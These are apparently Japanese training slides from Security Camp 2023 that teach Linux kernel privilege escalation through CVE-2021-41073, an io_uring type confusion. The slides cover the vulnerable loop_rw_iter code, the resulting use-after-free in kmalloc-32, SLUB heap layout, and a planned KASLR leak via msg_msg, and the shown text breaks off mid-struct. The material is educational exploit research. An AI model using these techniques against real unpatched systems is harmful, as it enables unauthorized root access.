手を動かして理解する Linux Kernel Exploit

セキュリティキャンプ全国大会2023 C2

講師プロフィール

名前　　Hashimoto Wataru

Twitter(X)　@smallkirby

所属　　東京大学 品川研究室

活動

- 先々週からダイエットを始めた
- 🐕

Author's Note

- 講義資料(本スライド)
  - SNS等へのアップロード: ❌ (要相談)
  - 友人等との共有: ⭕
- P3LAND (https://p3land.smallkirby.com)
  - SNS等へのアップロード・友人等との共有 : ⭕
- 講師の写真
  - 一切ダメ: ❌
- 皆さんが作成したexploitコードやスクショ
  - ご自由にどうぞ! ぜひrootを奪った画面をスクショして Twitterで呟いてください ⭕
  - ただしexploitコード等の公開は倫理ある姿勢を忘れずに

今日やること

Linux Kernelの過去の脆弱性の再現 + Exploit (権限昇格)

- 過去のCVEから発生原因と影響を探る
- バグを利用して使える攻撃を考える
- 実際に攻撃コードを組み立てる

体験してほしいこと

- Linuxの大きなsubsystemを部分的に理解する
  - 全貌の理解は無理でも、木から始めて徐々に森に分け入る
- 実際の脆弱性の発生原因とその影響を見る
  - Real Worldで起こり得るバグとそれがもたらす深刻な攻撃
- バグから段階的に攻撃を組み立てていくExploitのArtを感じる
  - テクニックを組み合わせて徐々に目的に達するパズル的面白さ

Time Table

- 08:30 - 09:30 : io_uring概要
- 09:30 - 10:30 : 脆弱性概要
- 10:30 - 11:30 : Easy Scenario = leakとRIP制御
- 11:30 - 12:30 : Hard Scenario = XCACHE & DirtyCred
    - おそらくHard Scenarioの途中で時間切れです

進め方

概要説明の座学パート + 手を動かす実習パートの繰り返し

分からないことがあれば気軽に聞いてください

- **講師が話している時に割って入って質問するのが望ましいです**
- Discordで質問するのもOKです
- Discordでは質問以外に都度感想も書いていってください
    - eg: こんな構造体あるんだ… / ここがバグだ / むず / ここ間違えてない？ / うまく行かない…


Practice 0x00: 配布ファイルの確認

- Practiceはグループワークです
- 便利スクリプト`nirugiri`を配布しています
- `./src/hello.c` をexploitとしてコンパイルして実行してみてください

```
1 # rootfs.cpio.gzを展開
2 ./nirugiri extract
3 # ./extedディレクトリをrootfs.cpio.gzに圧縮
4 ./nirugiri compress
5 # hello.cをexploitとしてコンパイルしてQEMUを開始
6 ./nirugiri local -e ./src/hello.c
```

今日のテーマ: io_uring

- I/Oの非同期化・syscallのバッチ化
- Linux Kernelの中でも盛んに開発が行われているコンポーネント
  - それだけバグも埋め込まれる
- 2022年 kCTF: 7割がio_uringのバグを利用
  - Googleは ChromeOS / Android 等でio_uringを制限予定




Real World Exploitの題材としてio_uringを選んだだけで
io_uringに詳しくなろうという講義ではありません

[1] https://security.googleblog.com/2023/06/learnings-from-kctf-vrps-42-linux.html

io_uring Ring Buffer

- User - Kernel で Ring Buffer を共有
- SQ = Submission Queue = リクエスト
- CQ = Completion Queue = レスポンス

1. User: SQにリクエストを投げる
2. Kern: SQからリクエストを受ける
3. User: CQにレスポンスを投げる
4. Kern: CQからレスポンスを受け取る



Submission Queue Entry (SQE)

1つのSQEが1つのI/Oリクエスト

- `opcode` : I/Oの種類 (read / write / writev / ...)
- `fd` : I/O対象のファイルfd
- `addr` : バッファのアドレス
- `len` : I/Oバイト数

```
1 struct io_uring_sqe {
2     __u8    opcode;
3     __u8    flags;
4     __u16   ioprio;
5     __s32   fd;
6     __u64   off;
7     __u64   addr;
8     __u32   len;
9     ...
10    __u64   user_data;
11    __u16   buf_group;
12    ...
13 };
```

(unionは省略)

liburingでread()する: リクエスト作成 + kernel通知

1. SQ/CQ ring の作成 / userへのマップ

```
1 io_uring_queue_init(24, &ring, 0);
```

2. SQEを作成 + kernelに通知

```
1 sqe = io_uring_get_sqe(&ring);
2 io_uring_prep_read(sqe, fd, buf,
  0x20, 0);
3 io_uring_submit(&ring);
```


io_uringのworker threadに監視させる場合は

明示的に通知しなくてOK

liburingでread()する: CQEの受け取り

3. CQに新しいCQEがあれば取り出し

```
1 io_uring_wait_cqe(&ring, &cqe);
2 assert(cqe->res >= 0);
3 io_uring_cqe_seen(&ring, cqe);
```



Practice 0x01: io_uring正常系を使ってみる

liburingを使って以下のコードを書く(p1-uring-benign.c)

- 0x50 byteのバッファを3つ用意
- "/proc/self/maps"の先頭0x50 * 3 bytesをバッファに0x50ずつREAD

note: `UNIMPLEMENTED()` となっている部分を編集してください

io_uringにおけるリクエストの表現

- 1つのI/Oリクエストは `struct io_kiob`
  - "kernel I/O control block" の略(多分)
- RWの場合は `struct io_rw` を持つ
  - `addr` : RWするアドレス
  - `len` : RWする長さ
  - `kiocb` : ターゲットのファイル・オフセット etc

```
1 struct io_kiocb {
2   union {
3     ...
4     struct io_rw rw;
5     ...
6   }
7   ...
8 }
```

```
1 struct io_rw {
2   struct kiocb kiocb;
3   u64 addr;
4   u64 len;
5 };
```

通常のRWリクエストとio_rw

- io_prep_rw() においてSQEで指定された値をio_rwに入れる

```
1 static int io_prep_rw(struct io_kiocb *req, const struct io_uring_sqe *sqe)
2 {
3   ...
4   req->rw.addr = READ_ONCE(sqe->addr);
5   req->rw.len = READ_ONCE(sqe->len);
6   ...
7 }
```

➡ rw.addr には **user領域** が格納されている


- 以降はこの req.rw を使ってI/Oを実行

Buffer Group

SQEごとにバッファ(addr)を指定するのがめんどくさい

⇨ あらかじめ利用可能なバッファプール(Buffer Group)をkernelと共有しておく

kernelはI/O時に利用可能なバッファをプールから適宜選択



BGID: Buffer Group ID / BID: Buffer ID

IOSQE_BUFFER_SELECT: コード例

1. `io_uring_prep_provide_buffers()` でBuffer Groupを共有

```
#define IOBUF_NUM       0x100
#define IOBUF_BGID      0xDEAD
#define IOBUF_BID_START 0x0
char bufs[0x100][IOBUF_NUM] = {0};
io_uring_prep_provide_buffers(sqe, bufs, 0x100, IOBUF_NUM, IOBUF_BGID, IOBUF_BID_START1);
```

2. FlagsにIOSQE_BUFFER_SELECTを、buf_groupにBGID (Buffer Group ID) を指定

```
  io_uring_sqe_set_flags(sqe, IOSQE_BUFFER_SELECT);
  sqe->buf_group = IOBUF_BGID1;
```

3. あとは通常通りSQEをsubmit

Practice 0x02: Buffer Groupを使ったコード

Practice 0x01のコードをBuffer Groupを使って書く(p2-uring-buf.c)

- バッファを予め登録して使わせる
- バッファはLIFO(Last-In-First-Out)の順で使われる
- (運が良いと / 悪いとここでバグを引くかも...?)
- (あんまりusecase的には正しいコードではないけど ...)

Buffer Groupを司る構造体

`struct io_buffer` (/fs/io_uring.c)

- `addr` : バッファのアドレス (userland)
- `len` : バッファサイズ
- `bid` : Buffer ID

各 `io_buffer` は `list_head` により双方向リスト

```
1 struct io_buffer {
2   struct list_head list;
3   __u64 addr;
4   __u32 len;
5   __u16 bid;
6 };
```

ringごとのBuffer Groupは

`io_buffer` の `xarray` として表現

```
1 struct io_ring_ctx {
2   ...
3   struct {
4     ...
5     struct xarray io_buffers;
6   }
7   ...
8 }
```

Buffer Groupを使うI/Oとio_rw

- io_rw_buffer_select() において使える io_buffer をrw.addrに入れる

```
1 static void __user *io_rw_buffer_select(
2   struct io_kiocb *req, size_t *len, bool needs_lock)
3 {
4   struct io_buffer *kbuf;
5   ...
6   kbuf = io_buffer_select(req, len, bgid, kbuf, needs_lock);
7   req->rw.addr = (u64) (unsigned long) kbuf;
8   ...
9 }
10 static struct io_buffer *io_buffer_select(...) {...}
```

➡ rw.addr には **kernel領域** が格納されている

Practice 0x03: req->rw.addrの中身の分岐を追う

- rw.addrに意味の異なる値が入っている (union使ってないunionみたいな)
- 実際にI/Oを実行する時にrw.addrをどのように使い分けてるかコードを見る

	通常のI/O	Buffer Groupを使ったI/O
rw.addr を操作する関数	io_prep_rw	io_rw_buffer_select
rw.addr の値	I/O先のバッファアドレス	io_buffer
rw.addr の領域	user	kernel
rw.addr を利用する関数	???	???

HINT: SQEリクエストの実行は io_issue_sqe() スタート

SQEリクエストの実行

- io_issue_sqe() でSQEのリクエストが実行
- io_iter_do_read() でf_opがread_iterを持っていなければ loop_rw_iter()

```
1 switch (req->opcode) {
2 case IORING_OP_READ:
3   ret = io_read(req, issue_flags);
4   break;
5 }
```

```
1 static inline int io_iter_do_read(struct io_kiocb *req, struct iov_iter *iter)
2 {
3   if (req->file->f_op->read_iter)
4     return call_read_iter(req->file, &req->rw.kiocb, iter);
5   else if (req->file->f_op->read)
6     return loop_rw_iter(READ, req, iter);
7   else
8     return -EINVAL;
9 }
```

Practice 0x04: Find a BUG

どこかがおかしい…!

- 実際のIO処理
- Buffer Groupを使っている場合
  `iov_iter_is_bvec()` は `false`
- `iovec`を用意した上でreadを呼んで、
  Readした分だけ`rw`を操作

```
1  static ssize_t loop_rw_iter(
2    int rw, struct io_kiocb *req, struct iov_iter *iter)
3  {
4    struct kiocb *kiocb = &req->rw.kiocb;
5    struct file *file = req->file;
6    ssize_t ret = 0;
7
8    while (iov_iter_count(iter)) {
9      struct iovec iovec;
10     ssize_t nr;
11
12     if (!iov_iter_is_bvec(iter)) {
13       iovec = iov_iter_iovec(iter);
14     } else {
15       iovec.iov_base = u64_to_user_ptr(req->rw.addr);
16       iovec.iov_len = req->rw.len;
17     }
18     if (rw == READ) {
19       nr = file->f_op->read(file, iovec.iov_base,
20                 iovec.iov_len, io_kiocb_ppos(kiocb));
21     } else {...}
22     if (nr < 0) {...}
23     ret += nr;
24     if (nr != iovec.iov_len) break;
25     req->rw.len -= nr;
26     req->rw.addr += nr;
27     iov_iter_advance(iter, nr);
28     }
29     return ret;
30 }
```

Practice 0x04: Find a BUG

どこかがおかしい…!

- iovecを用意した上でreadを呼んで、Readした分だけrwを操作

rw.addrって何指してるんだっけ…?

```
1  static ssize_t loop_rw_iter(
2    int rw, struct io_kiocb *req, struct iov_iter *iter)
3  {
4    struct kiocb *kiocb = &req->rw.kiocb;
5    struct file *file = req->file;
6    ssize_t ret = 0;
7
8    while (iov_iter_count(iter)) {
9      struct iovec iovec;
10     ssize_t nr;
11
12     if (!iov_iter_is_bvec(iter)) {
13       iovec = iov_iter_iovec(iter);
14     } else {
15       iovec.iov_base = u64_to_user_ptr(req->rw.addr);
16       iovec.iov_len = req->rw.len;
17     }
18     if (rw == READ) {
19       nr = file->f_op->read(file, iovec.iov_base,
20                 iovec.iov_len, io_kiocb_ppos(kiocb));
21     } else {...}
22     if (nr < 0) {...}
23     ret += nr;
24     if (nr != iovec.iov_len) break;
25     req->rw.len -= nr;
26     req->rw.addr += nr;
27     iov_iter_advance(iter, nr);
28     }
29     return ret;
30 }
```

CVE-2021-41073: Type Confusion

Buffer Groupsを使ったI/Oの場合 `rw.addr` は `io_buffer` を指しているはず

しかし`loop_rw_iter()`では**ユーザバッファを指すかのように`rw.addr`を操作している**


	通常のI/O	Buffer Groupを使ったI/O
`rw.addr` の値	I/O先のバッファアドレス	**`io_buffer`**
`rw.addr` の領域	user	**kernel**

➡ **`rw.addr`のType Confusion**

[1] https://chompie.rip/Blog+Posts/Put+an+io_uring+on+it+-+Exploiting+the+Linux+Kernel

影響は…?

- 直接的な影響は「io_bufferを指すはずのrw.addrを少し進められる」



io_bufferの解放


- Buffer Group内のIO Bufferは、一度利用するとkernelが解放する

```
1 static inline unsigned int io_put_rw_kbuf(struct io_kiocb *req)
2 {
3   struct io_buffer *kbuf;
4   kbuf = (struct io_buffer *) (unsigned long) req->rw.addr;
5   return io_put_kbuf(req, kbuf);
6 }
```

```
1 static unsigned int io_put_kbuf(struct io_kiocb *req, struct io_buffer *kbuf)
2 {
3   unsigned int cflags;
4   cflags = kbuf->bid << IORING_CQE_BUFFER_SHIFT;
5   cflags |= IORING_CQE_F_BUFFER;
6   req->flags &= ~REQ_F_BUFFER_SELECTED;
7   kfree(kbuf);
8   return cflags;
9 }
```


Use-After-Free

`io_buffer + len` だけ先にある任意のオブジェクトをfreeできる = **UAF**




SLUB Allocator

- Linuxにおいて広く使われているHeap Allocator
- LIFO(Last-In-Last-Out)で空き領域(Object)を管理
- Objectのサイズ/構造体ごとに利用するキャッシュが違う (`io_buffer`はkmalloc-32)



SLUB Allocator: freelist

- キャッシュ内の利用可能領域はfreelistというsingle-linked listで管理
  - `kmalloc()`時はリストの根本から割当 (LIFO)




```
kmem_cache: 0xffff888002441700
  name: kmalloc-128
  flags: 0x40000000 (__CMPXCHG_DOUBLE)
  object size: 0x80 (chunk size: 0x80)
  offset (next pointer in chunk): 0x40
  kmem_cache_cpu (cpu0): 0xffff88880f6233c0
    active page: 0xffffea00000b4ec0
      virtual address: 0xffff888002d3b000
      num pages: 1
      in-use: 26/32
      frozen: 1
      layout:   0x000 0xffff888002d3b000 (in-use)
                0x001 0xffff888002d3b080 (in-use)
                0x002 0xffff888002d3b100 (in-use)
                0x003 0xffff888002d3b180 (in-use)
                0x004 0xffff888002d3b200 (in-use)
                0x005 0xffff888002d3b280 (in-use)
                0x006 0xffff888002d3b300 (in-use)
                0x007 0xffff888002d3b380 (in-use)
                0x008 0xffff888002d3b400 (in-use)
                0x009 0xffff888002d3b480 (in-use)
                0x00a 0xffff888002d3b500 (in-use)
                0x00b 0xffff888002d3b580 (in-use)
                0x00c 0xffff888002d3b600 (in-use)
                0x00d 0xffff888002d3b680 (in-use)
                0x00e 0xffff888002d3b700 (in-use)
                0x00f 0xffff888002d3b780 (in-use)
                0x010 0xffff888002d3b800 (in-use)
                0x011 0xffff888002d3b880 (in-use)
                0x012 0xffff888002d3b900 (in-use)
                0x013 0xffff888002d3b980 (in-use)
                0x014 0xffff888002d3ba00 (in-use)
                0x015 0xffff888002d3ba80 (in-use)
                0x016 0xffff888002d3bb00 (in-use)
                0x017 0xffff888002d3bb80 (in-use)
                0x018 0xffff888002d3bc00 (in-use)
                0x019 0xffff888002d3bc80 (in-use)
                0x01a 0xffff888002d3bd00 (next: 0xffff888002d3bd80)
                0x01b 0xffff888002d3bd80 (next: 0xffff888002d3be00)
                0x01c 0xffff888002d3be00 (next: 0xffff888002d3be80)
                0x01d 0xffff888002d3be80 (next: 0xffff888002d3bf00)
                0x01e 0xffff888002d3bf00 (next: 0xffff888002d3bf80)
                0x01f 0xffff888002d3bf80 (next: 0x0)
      freelist (fast path):
                0x01a 0xffff888002d3bd00
                0x01b 0xffff888002d3bd80
                0x01c 0xffff888002d3be00
                0x01d 0xffff888002d3be80
                0x01e 0xffff888002d3bf00
                0x01f 0xffff888002d3bf80
      freelist (slow path): (none)
  next: 0xffff888002441600
```

Practice 0x05: Invalid Freeを発生させよう

- Invalid Freeを使ってio_bufferの直後のObjectをfreeさせる (p5-uaf.c)
- gefの slub-dump kmalloc-32 コマンドが便利

```
  0x02a 0xffff88800265e540 (in-use)
  0x02b 0xffff88800265e560 (in-use)
  0x02c 0xffff88800265e580 (in-use)
  0x02d 0xffff88800265e5a0 (in-use)
  0x02e 0xffff88800265e5c0 (in-use)
  0x02f 0xffff88800265e5e0 (in-use)
  0x030 0xffff88800265e600 (in-use)
  0x031 0xffff88800265e620 (in-use)
  0x032 0xffff88800265e640 (in-use)
  0x033 0xffff88800265e660 (next: 0xffff88800265ec40)
  0x034 0xffff88800265e680 (in-use)
  0x035 0xffff88800265e6a0 (in-use)
  0x036 0xffff88800265e6c0 (in-use)
```

io_buffer

Invalid Freeされた Object

io_buffer

```
gef> x/20gx  0xffff88800265e640
0xffff88800265e640:     0xdead000000000100      0xdead000000000122
0xffff88800265e650:     0x00007ffe37a74680      0x0000000200000050
0xffff88800265e660:     0xffffffff811b4f10      0xffffffff811b4f30
0xffff88800265e670:     0xffff88800265ec40      0xffffffff81203640
```

ここからの進め方

exploitは現在持っているプリミティブを増やしていく

- 現在持ってる　　= kmalloc-32内の`io_buffer`からのオフセットUAF
- 最終的に欲しい　= 権限昇格 (LPE: Local Privilege Escalation)
- 道中で欲しい　　= exploitに依存

シチュエーションに合わせてexploitの筋道を立てる

＋ 欲しいプリミティブを獲得していく

2つのシナリオ

本講義ではexploitの筋道を2つ用意します:

1. Easy Scenario

- kpti / smep / smap無効
- kbase leak → function pointer書き換え
- 今日の講義はここまで理解できれば 💯

2. Hard Scenario

- leak-less (XCACHE Poisoning + DirtyCred)
- 発展パート 💪

Easy Scenario: kbase leak

- KASLRが有効な場合コードがどこにロードされるかはランダム
- kbase(kernel base) がどこなのかをleakしたい

```
/ # cat /proc/kallsyms | grep _text | head -n1
ffffffffb6000000 T _text
/ # cat /proc/kallsyms | grep _text | head -n1
ffffffffadc00000 T _text
/ #
```

UAFを利用したkbase leak


1. io_bufferの下に関数ポインタを持つ構造体Aを確保

   構造体Aは中身をユーザが読める必要あり

2. バグを使って構造体AをFree
3. すぐに構造体Bを確保

   構造体Bは中身に関数ポインタを持っている必要あり

4. 構造体Aを読むと、構造体Bの中身が読める




exploitで使うkernel構造体たち

- 構造体A (w/ 関数ポインタ) と 構造体B (ユーザが読める) として何を使う？

どの構造体でも使えるわけではない

SLUB Allocator (再掲)


- Linuxにおいて広く使われているHeap Allocator
- LIFO(Last-In-Last-Out)で空き領域(Object)を管理
- Objectのサイズ/構造体ごとに利用するキャッシュが違う



SLUB Allocator

- `io_buffer`のサイズは0x20
- 使われるキャッシュは kmalloc-32

➡ kmalloc-32に入るサイズの構造体A/構造体Bを選ぶ必要がある



構造体A: msg_msg

- msgsnd() syscallを呼ぶと確保される
- msgrcv() syscallで中身を読める
- サイズは可変 (構造体の最後に任意サイズのユーザデータが書き込まれる)
  - ただし0x30未満のサイズにするには工夫が必要 (後述)

```
1 struct msg_msg {
2     struct list_head m_list;
3     long m_type;
